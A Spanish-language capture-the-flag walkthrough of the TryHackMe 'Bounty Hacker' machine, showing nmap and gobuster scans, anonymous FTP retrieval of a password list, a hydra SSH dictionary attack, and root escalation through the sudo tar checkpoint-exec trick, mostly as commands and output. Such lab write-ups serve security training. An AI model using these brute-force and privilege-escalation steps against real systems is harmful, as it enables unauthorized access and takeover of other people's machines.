

[Write-Up THM] Bounty Hacker

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Enlace a la máquina: <https://tryhackme.com/room/cowboyhacker>

Empezamos con la fase de reconocimiento activo:

```
(root@kali)-[/home/kali/thm/bounty-hacker]
# nmap 10.10.59.171 --open -Pn -oN first-scan
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-02 07:54 EDT
Stats: 0:00:03 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 0.80% done
Nmap scan report for 10.10.59.171
Host is up (0.069s latency).
Not shown: 967 filtered tcp ports (no-response), 30 closed tcp ports (reset)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 28.37 seconds
```

Como vemos, la máquina aloja un servidor FTP, SSH y HTTP. El siguiente paso es conocer la versión de los servicios. A través del script automático de nmap contra el servidor FTP, vemos que podemos loguearnos como *ftp* y como usuario *anonymous*:


```
(root@kali)-[/home/kali/thm/bounty-hacker]
# nmap -p21,22,80 -sC -sV 10.10.59.171 --open -Pn -oN version-scan
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-02 07:55 EDT
Nmap scan report for 10.10.59.171
Host is up (0.37s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to ::ffff:10.11.22.40
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 4
|   vsFTPD 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: TIMEOUT
```

A través de FTP, descargaremos los ficheros *locks.txt* y *task.txt* al cual tendremos acceso:

```
150 Here comes the directory listing.
-rw-rw-r-- 1 ftp ftp 418 Jun 07 2020 locks.txt
-rw-rw-r-- 1 ftp ftp 68 Jun 07 2020 task.txt
226 Directory send OK.
ftp> get locks.txt
local: locks.txt remote: locks.txt
229 Entering Extended Passive Mode (|||40213|)
150 Opening BINARY mode data connection for locks.txt (418 bytes).
100% |*****| 418 3.18 MiB/s 00:00 ETA
226 Transfer complete.
418 bytes received in 00:00 (0.66 KiB/s)
ftp> get task.txt
local: task.txt remote: task.txt
229 Entering Extended Passive Mode (|||42806|)
150 Opening BINARY mode data connection for task.txt (68 bytes).
100% |*****| 68 306.01 KiB/s 00:00 ETA
226 Transfer complete.
68 bytes received in 00:00 (0.21 KiB/s)
ftp> exit
221 Goodbye.
```

El navegador web nos muestra lo siguiente:



Podemos emplear *gobuster* en busca de directorios ocultos pero no obtendremos buenos resultados:


```

(root@kali)-[/home/kali/thm/bounty-hacker]
# gobuster dir -u http://10.10.59.171 -w /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
=====
Gobuster v3.4
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:                http://10.10.59.171
[+] Method:             GET
[+] Threads:            10
[+] Wordlist:            /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:         gobuster/3.4
[+] Timeout:            10s
=====
2023/04/02 08:05:16 Starting gobuster in directory enumeration mode
=====
/images                (Status: 301) [Size: 313] [→ http://10.10.59.171/images/]
Progress: 10151 / 220547 (4.60%)^C
[!] Keyboard interrupt detected, terminating.

```

Analizamos los ficheros que descargamos a través de FTP:

```

(root@kali)-[/home/kali/thm/bounty-hacker]
# cat task.txt
1.) Protect Vicious.
2.) Plan for Red Eye pickup on the moon.

-lin

(root@kali)-[/home/kali/thm/bounty-hacker]
# head -5 locks.txt
rEddrAGON
ReDdr4g0nSynd!cat3
Dr@g0n$yn9icat3
R3DDr460NSYndIC@Te
ReddRA60N

```

A través del fichero task.txt, intuimos que hay un usuario que se llama *lin*. En el fichero *locks.txt*, parece que almacena lo que son contraseñas. Utilizaremos hydra para realizar un ataque de diccionario sobre el servidor SSH:

```

(root@kali)-[/home/kali/thm/bounty-hacker]
# hydra -l lin -P locks.txt 10.10.59.171 ssh
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or
secret service organizations, or for illegal purposes (this is non-binding, these ***
ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-04-02 08:10:13
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended
to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 26 login tries (l:1/p:26), ~2 tries
per task
[DATA] attacking ssh://10.10.59.171:22/
[22][ssh] host: 10.10.59.171 login: lin password:
1 of 1 target successfully completed, 1 valid password found

```

Ya tenemos acceso interno a la máquina. Utilizaremos ssh para conectarnos como usuario *lin*:

\$> ssh lin@10.10.59.171

Una vez dentro, tendremos acceso a la primera bandera:

```
lin@bountyhacker:~/Desktop$ ls
user.txt
```

Si ejecutamos `sudo -l` podremos ver que el usuario lin puede ejecutar el binario `/bin/tar` como root

```
lin@bountyhacker:~/Desktop$ sudo -l
[sudo] password for lin:
Matching Defaults entries for lin on bountyhacker:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap
/bin

User lin may run the following commands on bountyhacker:
    (root) /bin/tar
```

Haremos una consulta en GTFOBins (<https://gtfobins.github.io/>) para saber como aprovecharnos del binario archivador `/bin/tar`, poder escalar privilegios y ser root:

```
lin@bountyhacker:~/Desktop$ sudo tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint
-action=exec=/bin/sh
tar: Removing leading `/' from member names
# id
uid=0(root) gid=0(root) groups=0(root)
# cd /root
# ls
root.txt
# cat root.txt
THM{[REDACTED]}
```

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